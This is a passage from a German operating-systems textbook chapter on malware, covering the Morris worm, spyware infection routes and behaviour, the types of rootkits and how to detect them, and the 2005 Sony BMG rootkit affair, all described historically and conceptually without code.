Das Programm *finger* funktioniert folgendermaßen. Auf jeder Website läuft ständig ein Hintergrundprozess, der **Finger-Daemon** genannt wird. Er wartet auf Anfragen aus allen Teilen des Internets und beantwortet diese. Der Wurm rief *finger* mit einer speziell konstruierten, 536 Byte langen Zeichenkette als Parameter auf. Diese lange Zeichenkette brachte den Puffer des Daemons zum Überlauf und überschrieb seinen Stack, ähnlich wie in ▶ Abbildung 9.24(c) dargestellt. Der Fehler, der hier ausgenutzt wird, ist also das Versäumnis des Daemon, auf Überlauf zu testen. Wenn der Daemon aus der Prozedur, in der er zum Zeitpunkt der Anfrage war, zurückkehren wollte, sprang er nicht nach *main* zurück, sondern zu einer Prozedur auf dem Stack innerhalb der 536 Byte langen Zeichenkette. Diese Prozedur versuchte nun, *sh* zu starten. Wenn dies funktionierte, dann hatte der Wurm auf der angegriffenen Maschine eine laufende Shell unter seiner Kontrolle.

Methode 3 beruhte auf einem Fehler im Mailsystem *sendmail*, durch den es dem Wurm möglich war, eine Kopie des Wurmladeprogramms per E-Mail zu versenden und diese dann ausführen zu lassen.

Nachdem er sich erst einmal festgesetzt hatte, versuchte der Wurm, Passwörter von Benutzern zu knacken. Morris musste nicht viel forschen, um herauszufinden, wie dies zu bewerkstelligen war: Sein Vater war Sicherheitsexperte bei der National Secu-

rity Agency, den Codeknackern der US-Regierung, und hatte zusammen mit Ken Thompson ein Jahrzehnt zuvor bei den Bell Labs einen grundlegenden Artikel zu diesem Thema geschrieben (Morris und Thompson, 1979). Jedes geknackte Passwort ermöglichte es dem Wurm, sich auf allen Maschinen einzuloggen, auf denen der Besitzer des Passworts eine Kennung hatte.

Jedes Mal, wenn der Wurm Zugang zu einer neuen Maschine erlangt hatte, prüfte er, ob dort bereits andere Kopien des Worms aktiv waren. Wenn ja, beendete sich die neue Kopie – außer in einem von sieben Fällen, in dem der neue Wurm weiterlief. Wahrscheinlich war dies ein Versuch, die Verbreitung des Worms sogar für den Fall aufrechtzuerhalten, dass Systemadministratoren ihre eigene Version des Worms gestartet hatten, um den echten Wurm zu täuschen. Das Verhältnis 1 : 7 erzeugte jedoch viel zu viele Würmer und das war auch der Grund, weshalb alle infizierten Maschinen zum Stillstand kamen: Sie wurden mit Würmern überschwemmt. Hätte Morris dies weggelassen und das Programm einfach beendet, sobald ein anderer Wurm gefunden wurde, dann wäre der Wurm vielleicht unbemerkt geblieben.

Morris wurde geschnappt, nachdem einer seiner Freunde mit dem Computerexperten der *New York Times*, John Markoff, gesprochen hatte. Der Freund versuchte, Markoff davon zu überzeugen, dass der Zwischenfall ein Unfall war, der Wurm harmlos sei und dass es dem Autor leid täte. Es entfuhr dem Freund dabei versehentlich, dass das Login des Täters *rtm* war. Die Umwandlung von *rtm* in den Namen des Besitzers war einfach – Markoff musste dazu nur *finger* starten. Am nächsten Tag war die Geschichte auf den Titelseiten der Zeitungen und verdrängte sogar die drei Tage später stattfindende Präsidentschaftswahl in den Hintergrund.

Morris wurde von einem Bundesgericht zu einer Strafe von 10.000 Dollar, drei Jahren Bewährung und 400 Stunden gemeinnütziger Arbeit verurteilt. Die Prozesskosten betrugen wahrscheinlich mehr als 150.000 Dollar. Seine Verurteilung entfachte eine kontroverse Diskussion. Viele aus der Computergemeinde waren der Meinung, dass er ein aufgeweckter Student sei, dessen harmloser Streich außer Kontrolle geraten war. Nichts wies im Wurm darauf hin, dass Morris versucht hatte, etwas zu stehlen oder zu zerstören. Andere hielten ihn für einen Schwerverbrecher, der ins Gefängnis gehörte. Morris hat später in Harvard promoviert und ist heute Professor am M.I.T.

Ein dauerhafter Effekt dieses Zwischenfalls war die Einrichtung des **CERT (Computer Emergency Response Team)**, das eine zentrale Anlaufstelle darstellt, um Eindringversuche zu melden. Eine Gruppe von Experten analysiert dort Sicherheitsprobleme und entwickelt Gegenmaßnahmen. Obwohl diese Aktion sicher ein Schritt nach vorne war, hat sie doch auch ihre Nachteile. CERT sammelt Informationen über Schwachstellen in Systemen, die angegriffen werden können, und Informationen darüber, wie diese zu beseitigen sind. Es ist notwendig, dass diese Informationen an Tausende von Systemadministratoren im Internet verteilt werden. Unglücklicherweise erhalten auch die Bösewichter (die sich möglicherweise als Systemadministratoren ausgeben) die Fehlerberichte und können die Schlupflöcher in den Stunden (oder sogar Tagen) ausnutzen, bis sie geschlossen sind.

Seit dem Morris-Wurm sind eine Vielzahl von anderen Würmern freigesetzt worden. Sie operieren ähnlich wie der Morris-Wurm, nutzen nur andere Fehler in anderer Software aus. Sie verbreiten sich tendenziell viel schneller als Viren, weil sie sich selbst fortbewegen können. Deshalb wird Antiwurm-Technologie entwickelt, um die Würmer beim ersten Auftreten abzufangen, anstatt zu warten, bis der Wurm katalogisiert und in einer zentralen Datenbank erfasst ist (Portokalidis und Bos, 2007).

9.7.4 Spyware

Eine immer häufiger anzutreffende Art von Malware ist **Spyware**. Grob gesagt ist Spyware eine Software, die heimlich ohne das Wissen des Besitzers auf seinen PC geladen wird und die im Hintergrund läuft. Sie führt dort Aktionen hinter dem Rücken des Besitzers aus. Spyware exakt zu definieren, ist allerdings überraschend kompliziert. Windows Update lädt beispielsweise automatisch Sicherheits-Patches auf Windows-Rechner herunter, ohne dass der Benutzer etwas davon mitbekommt. Ebenso aktualisieren sich viele Antivirenprogramme automatisch selbst im Hintergrund. Keine dieser Anwendungen wird als Spyware angesehen. Wenn Potter Steward noch leben würde, hätte er wahrscheinlich gesagt: „Ich kann Spyware nicht definieren, aber ich erkenne sie, wenn ich sie sehe.“¹

Andere haben sich mehr Mühe gegeben, eine Definition (von Spyware, nicht von Pornografie) zu finden. Barwinski et al. (2006) haben vier Eigenschaften von Spyware festgelegt. Erstens versteckt sie sich, so dass das Opfer sie nicht leicht finden kann. Zweitens sammelt Spyware Daten über den Benutzer (besuchte Websites, Passwörter, sogar Kreditkartennummern). Drittens sendet sie die gesammelten Informationen zurück an ihren fernen Urheber. Und viertens ist sie hartnäckig bemüht, alle Löschversuche zu überleben. Hinzu kommt, dass manche Spyware Einstellungen verändert oder andere schädliche und nervige Aktivitäten durchführt, die wir im Folgenden beschreiben werden.

Barwinski et al. teilten Spyware grob in drei Kategorien ein. Die erste Kategorie ist Marketing: Die Spyware sammelt einfach Informationen und schickt sie zurück an den Urheber, normalerweise um Werbung auf bestimmten Maschinen gezielter einzusetzen zu können. Die zweite Kategorie ist die Überwachung: Unternehmen platzieren absichtlich Spyware auf den Maschinen ihrer Angestellten, um verfolgen zu können, was sie machen und welche Websites sie besuchen. Die dritte Kategorie kommt der klassischen Malware recht nahe: Die infizierten Maschinen werden Teil einer Zombiearmee, die auf den Marschbefehl ihres Kommandanten wartet.

Barwinski et al. führten ein Experiment durch, um herauszufinden, welche Arten von Websites Spyware enthalten, indem sie 5.000 Websites besuchten. Sie konnten beobachten, dass die Hauptlieferanten von Spyware Websites waren, die mit Unterhaltung für Erwachsene, Warez, Online-Reisen und Immobilien zu tun hatten.

¹ Potter Steward war von 1958 bis 1981 Richter am Obersten Gerichtshof der USA. Steward wurde bekannt für eine Aussage in einer Begründung zu einem Fall, in dem es um Pornografie ging. Er gab dort zu, Pornografie nicht definieren zu können, doch er fügte hinzu „aber ich erkenne sie, wenn ich sie sehe“.

Eine sehr viel größere Studie wurde an der Universität von Washington durchgeführt (Moshchuk et al., 2006). Hierbei wurden um die 18 Millionen URLs untersucht und bei fast 6% davon wurde Spyware gefunden. Somit ist es nicht überraschend, dass nach einer Studie von AOL/NCSA, die dort zitiert wird, 80% der getesteten privaten PCs von Spyware befallen waren, und zwar mit durchschnittlich 93 einzelnen Spyware-Programmen pro Computer. Die Studie der Washingtoner Universität fand die größten Infektionsraten auf Websites mit pornografischem Inhalt, auf Promi-Websites oder auf Websites zum Herunterladen von Bildschirmhintergründen. Reise- oder Immobilien-Websites wurden nicht untersucht.

Die Verbreitung von Spyware

Die nächste naheliegende Frage ist: „Wie wird ein Computer mit Spyware infiziert?“ Ein Weg ist der gleiche wie bei jeder Malware: über trojanische Pferde. Eine beträchtliche Menge der kostenlosen Software enthält Spyware, woran der Autor der Spyware Geld verdient. Software zum Austauschen von Dateien in Peer-to-Peer-Netzwerken (z.B. Kazaa) ist randvoll mit Spyware. Auch viele Werbebanner, die auf Websites angezeigt werden, leiten den Internetsurfer direkt auf Webseiten, die mit Spyware über schwemmt sind.

Der andere wichtige Infektionsweg wird häufig als **Drive-by-Download** bezeichnet. Es ist möglich, sich Spyware (bzw. jede Art von Malware) nur durch den Besuch einer infizierten Webseite einzufangen. Es gibt drei Varianten der Infektionstechnik. Die erste leitet den Browser auf eine ausführbare (.exe-)Datei um. Wenn der Browser die Datei sieht, öffnet er ein Dialogfenster, um den Benutzer zu fragen, ob er das Programm ausführen oder speichern möchte. Da bei legitimen Downloads derselbe Mechanismus benutzt wird, wählen die meisten Benutzer „AUSFÜHREN“, was den Browser veranlasst, die Software herunterzuladen und auszuführen. Zu diesem Zeitpunkt ist die Maschine infiziert und die Spyware kann alles tun, was sie möchte.

Der zweite übliche Weg ist die infizierte Symbolleiste. Sowohl der Internet Explorer als auch Firefox unterstützen Symbolleisten, die von anderen Anbietern eingefügt werden können. Einige Spyware-Programmierer konstruieren eine hübsche Symbolleiste, die ein paar nützliche Funktionen hat, und bewerben diese dann als ein großartiges, kostenloses Add-on. Jeder, der die Symbolleiste installiert, bekommt auch die Spyware. Zum Beispiel enthält die beliebte Alexa-Symbolleiste Spyware. Im Prinzip ist dieses Vorgehen ein trojanisches Pferd, nur anders verpackt.

Die dritte Infektionsvariante ist etwas subtiler. Viele Webseiten benutzen eine Microsoft-Technologie, die **ActiveX Control** heißt. Diese Steuerelemente sind ausführbare Pentium-Programme, die in den Internet Explorer eingefügt werden, um dessen Funktionalität zu erweitern. Dies kann zum Beispiel die Darstellung spezieller Arten von Bild-, Audio- oder Video-Webseiten sein. Im Prinzip ist diese Technologie ganz legitim. In der Praxis ist sie jedoch extrem gefährlich und wahrscheinlich die Hauptmethode, über die Spyware-Infektionen laufen. Dieser Ansatz betrifft immer den Internet Explorer, niemals Firefox oder andere Browser.

Wenn eine Seite mit einer ActiveX-Komponente besucht wird, hängen die nachfolgenden Aktionen von den Sicherheitseinstellungen des Internet Explorers ab. Wenn sie zu niedrig angesetzt sind, wird die Spyware automatisch heruntergeladen und installiert. Der Grund, warum manche Benutzer die Sicherheitseinstellungen niedrig halten, ist, dass bei einer hohen Einstellung viele Websites nicht korrekt (oder überhaupt nicht) angezeigt werden oder der Explorer ständig um Erlaubnis für dieses und jenes bittet, was der Benutzer ohnehin nicht versteht.

Stellen wir uns nun vor, dass der Benutzer die Sicherheitseinstellungen ziemlich hoch gesetzt hat. Wenn eine infizierte Webseite besucht wird, dann entdeckt der Internet Explorer das ActiveX-Element und öffnet ein Dialogfenster. Dieses enthält eine Nachricht, die *von der Webseite kommt* und zum Beispiel folgendermaßen lautet:

Möchten Sie ein Programm installieren und ausführen,
das Ihren Internetzugang beschleunigt?

Die meisten Menschen halten dies für eine gute Idee und klicken auf „JA“. Bingo. Das war's. Anspruchsvollere Benutzer überprüfen eventuell noch den Rest des Dialogfenters, wodurch sie zwei weitere Elemente finden: Das erste ist ein Link zum Zertifikat der Webseite (siehe Abschnitt 9.2.4), das von einer Zertifizierungsstelle ausgestellt ist, von der man noch nie etwas gehört hat, und das keine nützlichen Informationen enthält – außer der Bestätigung, dass das Unternehmen existiert und genug Geld hatte, um dieses Zertifikat zu bezahlen. Der zweite Punkt ist ein Hyperlink zu einer anderen Webseite, die von der aktuell besuchten Webseite betrieben wird. Hier sollte eigentlich erklärt werden, was dieses ActiveX-Element macht, aber tatsächlich wird hier nur allgemein dargestellt, wie wundervoll dieses Steuerelement ist und wie es das Surfen im Internet verbessert. Ausgerüstet mit diesen Scheininformationen werden selbst erfahrene Benutzer häufig „JA“ anklicken.

Wenn man „NEIN“ auswählt, nutzt häufig ein Skript auf der Webseite einen Programmierfehler im Internet Explorer aus, um die Spyware dennoch herunterzuladen. Gibt es keine solchen Fehler, könnte das Skript möglicherweise immer wieder versuchen, das ActiveX-Element zu laden, wobei jedes Mal der Internet Explorer veranlasst wird, dieselbe Dialogbox anzuzeigen. Die meisten Benutzer wissen an diesem Punkt nicht, was sie machen sollen (den Task-Manager aufrufen und den Internet Explorer abbrechen), also geben sie irgendwann auf und klicken auf „JA“. Wieder Bingo.

Als Nächstes zeigt die Spyware häufig eine 20 bis 30 Seiten lange Lizenzvereinbarung an, die in einer Sprache verfasst ist, mit der vielleicht Geoffrey Chaucer vertraut gewesen wäre, aber niemand nach ihm außerhalb des Juristenstands. Hat der Benutzer erst einmal diese Lizenz angenommen, dann hat er möglicherweise sein Recht verloren, den Spyware-Anbieter zu verklagen, da er soeben zugestimmt hat, die Spyware Amok laufen zu lassen. Manchmal heben allerdings lokale Gesetze solche Lizizenzen auf. (Wenn in der Lizenz steht „Der Lizenznehmer gewährt dem Lizenzgeber unwiderruflich das Recht, die Mutter des Lizenznehmers zu töten und Anspruch auf ihr Erbe zu erheben“, dann wird der Lizenzgeber einige Schwierigkeiten haben, die Gerichte von der Rechtmäßigkeit seiner Handlung zu überzeugen – trotz der Zustimmung des Lizenznehmers.)

Aktionen der Spyware

Wir wollen nun einen Blick darauf werfen, was Spyware normalerweise macht. Alle Punkte in der folgenden Liste sind übliche Aktionen.

1. Homepage des Browsers wechseln
2. Liste der bevorzugten (mit Lesezeichen versehenen) Seiten des Browsers verändern
3. Dem Browser neue Symbolleisten hinzufügen
4. Voreingestellten Medioplayer des Benutzers wechseln
5. Voreingestellte Suchmaschine des Benutzers wechseln
6. Neue Icons dem Windows-Desktop hinzufügen
7. Werbebanner auf Webseiten durch die von der Spyware ausgesuchten ersetzen
8. Werbung in die Standarddialogfenster von Windows einfügen
9. Einen kontinuierlichen und nicht zu stoppenden Strom von Pop-up-Werbung erzeugen

Die ersten drei Punkte verändern das Verhalten des Browsers normalerweise auf solche Art und Weise, dass noch nicht einmal ein Neustart des Systems die alten Werte wiederherstellen kann. Dieser Angriff ist unter dem Namen **Browser-Hijacking** bekannt. Die nächsten zwei Aktionen verändern Einstellungen in der Registrierungsdatenbank von Windows und leiten den arglosen Benutzer auf andere Medioplayer um (die von der Spyware ausgewählte Werbung anzeigen) und auf eine andere Suchmaschine (die von der Spyware ausgewählte Websites zurückgibt). Neue Icons auf einem Desktop zu platzieren, ist ein unübersehbarer Versuch, den Benutzer dazu zu bringen, neue Software zu installieren. Durch die Ersetzung von Werbebanner (468 × 60-.gif-Bilder) auf den folgenden Webseiten wird der Eindruck erweckt, dass auf allen besuchten Webseiten die gleiche Werbung platziert ist (die in Wirklichkeit von der Spyware ausgewählt wurde). Aber der letzte Punkt ist der nervigste: ein Pop-up, das zwar geschlossen werden kann, das aber sofort weitere Pop-ups erzeugt, ohne Möglichkeit, diesen Ablauf anzuhalten. Zusätzlich schaltet die Spyware manchmal die Firewall aus, löscht konkurrierende Spyware und führt andere bösartige Aktionen durch.

Viele Spyware-Programme enthalten zwar eine Deinstallationsroutine, diese funktioniert aber meistens nicht, so dass unerfahrene Benutzer keine Möglichkeit haben, die Spyware wieder zu entfernen. Zum Glück entsteht gerade eine neue Industrie der Antispyware-Software und existierende Anbieter von Antivirensoftware springen auf diesen Zug auf.

Spyware sollte nicht mit **Adware** verwechselt werden. Hier bieten rechtmäßige (aber kleine) Softwarehersteller zwei Versionen ihrer Produkte an: eine kostenlose mit Werbung und eine kostenpflichtige ohne Werbung. Diese Unternehmen machen sehr deutlich, dass es zwei Versionen gibt, und bieten immer eine Option zum Upgrade auf die bezahlte Version an, damit die Werbung ausgeschaltet werden kann.

9.7.5 Rootkits

Ein **Rootkit** ist ein Programm (bzw. eine Menge von Programmen und Dateien), das versucht, seine Existenz zu verbergen, selbst wenn der Besitzer der infizierten Maschine zielsstrebig Anstrengungen unternimmt, das Rootkit zu finden und zu entfernen. Normalerweise enthält das Rootkit Malware, die ebenfalls versteckt wird. Rootkits können durch jede der bisher besprochenen Methoden installiert werden, einschließlich Viren, Würmer und Spyware sowie weiterer Wege, von denen wir einen später noch vorstellen werden.

Arten von Rootkits

Wir wollen jetzt fünf Arten von Rootkits besprechen, die zurzeit vorkommen, und zwar beginnend mit der Hardware bis hin zu den Anwendungen. Bei allen Fällen lautet die Kernfrage: Wo versteckt sich das Rootkit?

- 1. Firmware-Rootkits** – Zumindest in der Theorie könnte sich ein Rootkit durch ein BIOS-Reflash mit einer Kopie von sich selbst dort verstecken. Solch ein Rootkit würde jedes Mal, wenn der Computer hochgefahren oder sonst eine BIOS-Funktion aufgerufen wird, die Kontrolle bekommen. Falls das Rootkit sich nach jeder Benutzung verschlüsselt und vor jedem Einsatz wieder entschlüsselt, wäre es nur sehr schwer zu entdecken. Dieser Typ wurde in freier Wildbahn noch nicht beobachtet.
- 2. Hypervisor-Rootkits** – Eine äußerst heimtückische Art, die das gesamte Betriebssystem und alle Anwendungen auf einer virtuellen Maschine unter ihre Kontrolle bringen kann. Der erste Machbarkeitsnachweis, **Blue Pill** (ein Verweis auf den Film *Matrix*), wurde von der polnischen Hackerin Joanna Rutkowska im Jahr 2006 demonstriert. Diese Rootkit-Art verändert gewöhnlich die Boot-Reihenfolge, so dass beim Anschalten der Maschine der Hypervisor direkt auf der Hardware ausgeführt wird. Der Hypervisor startet dann das Betriebssystem und seine Anwendungen in einer virtuellen Maschine. Die Stärke dieser Methode ist wie bei der vorherigen, dass nichts innerhalb von Betriebssystem, Bibliotheken oder Programmen versteckt wird, so dass Rootkit-Detektoren, die an diesen Orten suchen, erfolglos sind.
- 3. Kern-Rootkits** – Die zurzeit geläufigste Art von Rootkit infiziert das Betriebssystem und versteckt sich darin als Gerätetreiber oder ladbares Kernmodul. Das Rootkit kann ganz einfach einen großen, komplexen und sich häufig ändernden Treiber durch einen neuen ersetzen, der den alten Treiber und zusätzlich das Rootkit enthält.
- 4. Bibliothek-Rootkits** – Ein weiterer Platz, an dem Rootkits sich verstecken können, ist die Systembibliothek, beispielsweise *libc* in Linux. Dieser Ort bietet der Malware die Möglichkeit, die Argumente und Rückgabewerte von Systemaufrufen zu untersuchen und diese bei Bedarf zu modifizieren, um sich versteckt zu halten.
- 5. Anwendung-Rootkits** – Noch ein anderer Ort zum Verstecken eines Rootkit ist innerhalb eines großen Anwendungsprogramms, insbesondere eines, das während der Ausführung viele neue Dateien erzeugt (Benutzerprofile, Bildvorschauen etc.). Diese neuen Dateien sind gute Plätze, um etwas zu verstecken, und niemand hält es für seltsam, dass sie existieren.

Die fünf angesprochenen Verstecke von Rootkits sind in ►Abbildung 9.30 dargestellt.




Abbildung 9.30: Fünf Orte, an denen sich ein Rootkit verstecken kann

Erkennung von Rootkits

Wenn der Hardware, dem Betriebssystem, den Bibliotheken und den Anwendungen nicht vertraut werden kann, dann sind Rootkits nur schwer zu entdecken. Eine naheliegende Möglichkeit, nach einem Rootkit zu suchen, ist beispielsweise das Anfertigen einer Liste von allen Dateien der Platte. Doch der Systemaufruf, der ein Verzeichnis liest, die Bibliotheksfunktion, die diesen Systemaufruf aufruft, und das Programm, das diese Liste erstellt, könnten alle schädlich sein und eventuell die Ergebnisse zensieren, indem sie einige Dateien nicht auflisten, die das Rootkit betreffen. Die Situation ist dennoch nicht hoffnungslos, wie wir im Folgenden sehen werden.

Ein Rootkit zu entdecken, das seinen eigenen Hypervisor startet und dann das Betriebssystem und alle Anwendungen unter seiner Kontrolle ausführt, ist knifflig, aber nicht unmöglich. Es muss sorgfältig nach kleineren Abweichungen in der Performance und der Funktionalität zwischen einer virtuellen Maschine und einer realen Maschine gesucht werden. Garfinkel et al. (2007) haben mehrere Methoden dazu vorgeschlagen, die wir im Folgenden beschreiben. Carpenter et al. (2007) untersuchten ebenfalls dieses Thema.

Eine ganze Klasse von Erkennungsmethoden basiert auf der Tatsache, dass der Hypervisor selbst physische Ressourcen benutzt und der Verlust dieser Betriebsmittel entdeckt werden kann. Zum Beispiel muss der Hypervisor selbst einige TLB-Einträge benutzen, in diesem Fall konkurriert er mit der virtuellen Maschine um dieselben knappen Ressourcen. Ein Erkennungsprogramm könnte das TLB stark belasten, die Performance beobachten und diese mit der vorher gemessenen Performance auf der reinen Hardware vergleichen.

Eine andere Klasse von Erkennungsmethoden bezieht sich auf das Timing, speziell das der virtualisierten Ein-/Ausgabegeräte. Nehmen wir an, dass 100 Taktzyklen benötigt werden, um ein PCI-Geräteregister auf der realen Maschine auszulesen, und dass diese Zeitspanne in hohem Maße reproduzierbar ist. In einer virtuellen Umgebung kommt der Wert dieses Registers aus dem Speicher und die Lesezeit hängt davon ab, ob er aus dem Level-1-Cache, dem Level-2-Cache oder dem RAM geholt werden muss.

Ein Erkennungsprogramm könnte es leicht erzwingen, dass der Wert zwischen diesen Zuständen hin- und hergeschoben wird, und dann die Veränderungen in den Lesezeiten messen. Beachten Sie, dass es die Veränderung ist, die eine Rolle spielt, nicht die Lesezeit.

Ein weiterer Bereich, der getestet werden kann, ist die Zeit, die benötigt wird, um privilegierte Befehle auszuführen, speziell solche, die nur wenige Taktzyklen auf der realen Hardware brauchen, aber Hunderte oder Tausende von Taktzyklen, wenn sie emuliert werden müssen. Falls beispielsweise das Auslesen eines geschützten CPU-Registers 1 ns auf der echten Hardware benötigt, dann gibt es keine Möglichkeit, dass eine Milliarde Unterbrechungen und Emulationen in einer Sekunde durchgeführt werden können. Natürlich kann der Hypervisor schummeln, indem er die emulierte Zeit anstatt der realen Zeit bei allen Systemaufrufen, die mit Zeit zu tun haben, aufzeichnet. Das Erkennungsprogramm kann die emulierte Zeit umgehen, indem es eine Verbindung zu einer entfernten Maschine oder Website aufbaut, die eine akkurate Zeitbasis zur Verfügung stellt. Da das Erkennungsprogramm nur Zeitintervalle messen muss (z.B. wie lang es dauert, um eine Milliarde Leseoperationen auf einem geschützten Register auszuführen), spielt der zeitliche Versatz zwischen lokaler Uhr und entfernter Uhr keine Rolle.

Wenn sich kein Hypervisor zwischen die Hardware und das Betriebssystem geschlichen hat, dann könnte sich das Rootkit auch innerhalb des Betriebssystems verstecken. Beim Hochfahren des Rechners ist es schwer zu entdecken, da dem Betriebssystem nicht getraut werden kann. Das Rootkit könnte zum Beispiel eine große Anzahl Dateien installieren, deren Namen allesamt mit „\$\$\$“ beginnen. Wenn die Verzeichnisse später im Auftrag eines Benutzerprogramms aufgelistet werden sollen, dann tauchen die so bezeichneten Dateien in keiner Liste auf.

Eine Möglichkeit, unter diesen Umständen Rootkits zu entdecken, ist das Booten des Computers von einem vertrauenswürdigen externen Medium aus, wie beispielsweise der Original-CD-ROM oder einem USB-Stick. Dann kann die Platte von einem Anti-rootkit-Programm abgesucht werden, ohne befürchten zu müssen, dass das Rootkit selbst den Scan stört. Alternativ könnte auch ein kryptografischer Hashwert von jeder Datei im Betriebssystem angelegt werden. Dieser Wert kann dann mit dem Wert in einer Liste verglichen werden, die zum Zeitpunkt der Installation des Systems eingerichtet wurde und die außerhalb des Systems aufbewahrt wird, wo sie nicht manipuliert werden kann. Falls solche Hashwerte ursprünglich nicht angelegt wurden, können sie jetzt ersatzweise mithilfe der Installations-CD-ROM oder -DVD berechnet werden. Man könnte aber auch die Dateien selbst vergleichen.

Rootkits in Bibliotheken oder Anwendungsprogrammen sind schwieriger zu verstecken, aber wenn das Betriebssystem von einem externen Medium geladen wurde und ihm vertraut werden kann, dann können deren Hashwerte auch mit Werten verglichen werden, die in einem als sauber bekannten Zustand auf einer CD-ROM gespeichert wurden.

Bisher ging es bei unseren Betrachtungen nur um passive Rootkits, die die Erkennungssoftware nicht stören. Es gibt aber auch aktive Rootkits, die Programme zur Rootkit-

Erkennung aufspüren und zerstören oder diese Programme zumindest so manipulieren, dass immer verkündet wird: „KEINE ROOTKITS GEFUNDEN!“ Diese Art erfordert kompliziertere Maßnahmen, aber glücklicherweise sind aktive Rootkits noch nicht in freier Wildbahn aufgetaucht.

Es gibt zwei grundsätzliche Denkrichtungen darüber, was nach der Entdeckung eines Rootkits zu tun ist. Eine Auffassung besagt, dass der Systemadministrator sich wie ein Chirurg bei der Behandlung von Krebs verhalten sollte: das Rootkit sehr vorsichtig herausschneiden. Die anderen vertreten die Ansicht, dass ein solcher Versuch zu gefährlich sei. Es können immer noch versteckte Teile davon zurückbleiben. In diesem Fall besteht die einzige Lösung darin, zu der letzten vollständigen Sicherung zurückzukehren, die als sauber bekannt ist. Wenn keine Sicherung verfügbar ist, dann ist eine Neuinstallation von der CD-ROM/DVD erforderlich.

Das Sony-Rootkit

Im Jahr 2005 veröffentlichte Sony BMG eine Reihe von Audio-CDs, die ein Rootkit enthielten. Dies wurde von Mark Russinovich entdeckt (Mitbegründer der Website von Tools für Windows-Administratoren www.sysinternals.com), der zu der Zeit an der Entwicklung eines Rootkit-Erkennungsprogramms arbeitete. Russinovich war mehr als überrascht, ein Rootkit in seinem eigenen System zu finden. Er schrieb darüber in seinem Blog und bald hatte sich die Geschichte überall im Internet und in den Massenmedien verbreitet. Wissenschaftliche Artikel wurden darüber geschrieben (Arnab und Hutchison, 2006; Bishop und Frincke, 2006; Felten und Halderman, 2006; Halderman und Felten, 2006; Levine et al., 2006). Es dauerte Jahre, bis sich der entstandene Aufruhr wieder gelegt hatte. Im Folgenden geben wir eine kurze Beschreibung von den Geschehnissen wieder.

Wenn ein Benutzer eine CD in das Laufwerk eines Windows-Computers einlegt, dann sucht Windows nach einer Datei namens *autorun.inf*, die eine Liste von möglichen auszuführenden Aktionen enthält. In der Regel wird damit ein Programm auf der CD gestartet (wie zum Beispiel der Installationsassistent). Normalerweise haben Audio-CDs diese Datei nicht, da eigenständige CD-Spieler diese ignorieren würden. Offensichtlich hat ein Genie bei Sony gedacht, dass er ganz clever die Musikpiraterie stoppen könnte, indem er eine *autorun.inf*-Datei auf einigen der CDs platzierte. Dadurch wurde unmittelbar und leise ein 12-MB-Rootkit installiert, sobald die CD in den Computer eingeführt wurde. Dann wurde die Lizenzvereinbarung angezeigt, in der die gerade installierte Software nicht erwähnt wurde. Gleichzeitig überprüfte die Sony-Software, ob eines der 200 bekannten Kopierprogramme ausgeführt wurde, und falls ja, wurde der Benutzer aufgefordert, dieses zu beenden. Sobald der Benutzer der Lizenzvereinbarung zugestimmt und alle Kopierprogramme geschlossen hatte, konnte die Musik abgespielt werden, andernfalls nicht. Das Rootkit blieb jedoch installiert, selbst wenn der Benutzer die Lizenz abgelehnt hat.

Das Rootkit arbeitete folgendermaßen: Es fügte in den Windows-Kern eine Anzahl von Dateien ein, deren Namen mit *\$sys\$* begannen. Eine dieser Dateien war ein Filter, der alle Systemaufrufe vom CD-ROM-Laufwerk abhörte und allen Programmen außer dem

Musikprogramm von Sony verbot, die CD zu lesen. Diese Aktion verhinderte das (legale) Kopieren auf die Festplatte. Ein anderer Filter fing alle Aufrufe zum Lesen von Dateien, Prozessen und Registrierungslisten ab und löscht alle Einträge, die mit \$sys\$ begannen (selbst wenn sie von Programmen kamen, die absolut nichts mit Sony oder Musik zu tun hatten), um das Rootkit zu verbergen. Dieses Vorgehen wird im Allgemeinen von Anfängern der Rootkit-Entwicklung benutzt.

Bevor Russinovich das Rootkit entdeckte, war es schon oft installiert worden – nicht ganz überraschend, denn es befand sich auf mehr als 20 Millionen CDs. Dan Kaminsky (2006) untersuchte das Ausmaß und fand heraus, dass Computer in mehr als 500.000 Netzwerken weltweit infiziert waren.

Als diese Fakten bekannt wurden, war die anfängliche Reaktion von Sony, dass sie jedes Recht hätten, ihr geistiges Eigentum zu schützen. In einem Interview äußerte sich Thomas Hesse, der Präsident von Sony BMG's globalem Digital Business, wie folgt: „Die meisten Menschen, denke ich, wissen noch nicht einmal, was ein Rootkit ist, also warum sollten sie sich daran stören?“ Als diese Antwort ihrerseits einen Sturm der Entrüstung auslöste, ruderte Sony zurück und gab einen Patch heraus, der das Verbergen der \$sys\$-Dateien entfernte, das Rootkit dagegen an Ort und Stelle beließ. Unter dem wachsenden Druck gab Sony nach und veröffentlichte endlich ein Deinstallationsprogramm auf seiner Website. Doch um dies zu bekommen, mussten die Benutzer ihre E-Mail-Adresse angeben und zustimmen, dass Sony ihnen in Zukunft Werbematerial zusenden darf (was die meisten Leute als Spam bezeichnen).

Im weiteren Verlauf der Geschichte stellte sich heraus, dass das Deinstallationsprogramm von Sony technische Fehler enthielt, wodurch die infizierten Rechner höchst anfällig für Angriffe aus dem Internet wurden. Es wurde außerdem aufgedeckt, dass das Rootkit teilweise Code aus Open-Source-Projekten enthielt und damit deren Urheberrechte verletzte (welche eine freie Benutzung der Software erlauben, vorausgesetzt, der Quellcode wird veröffentlicht).

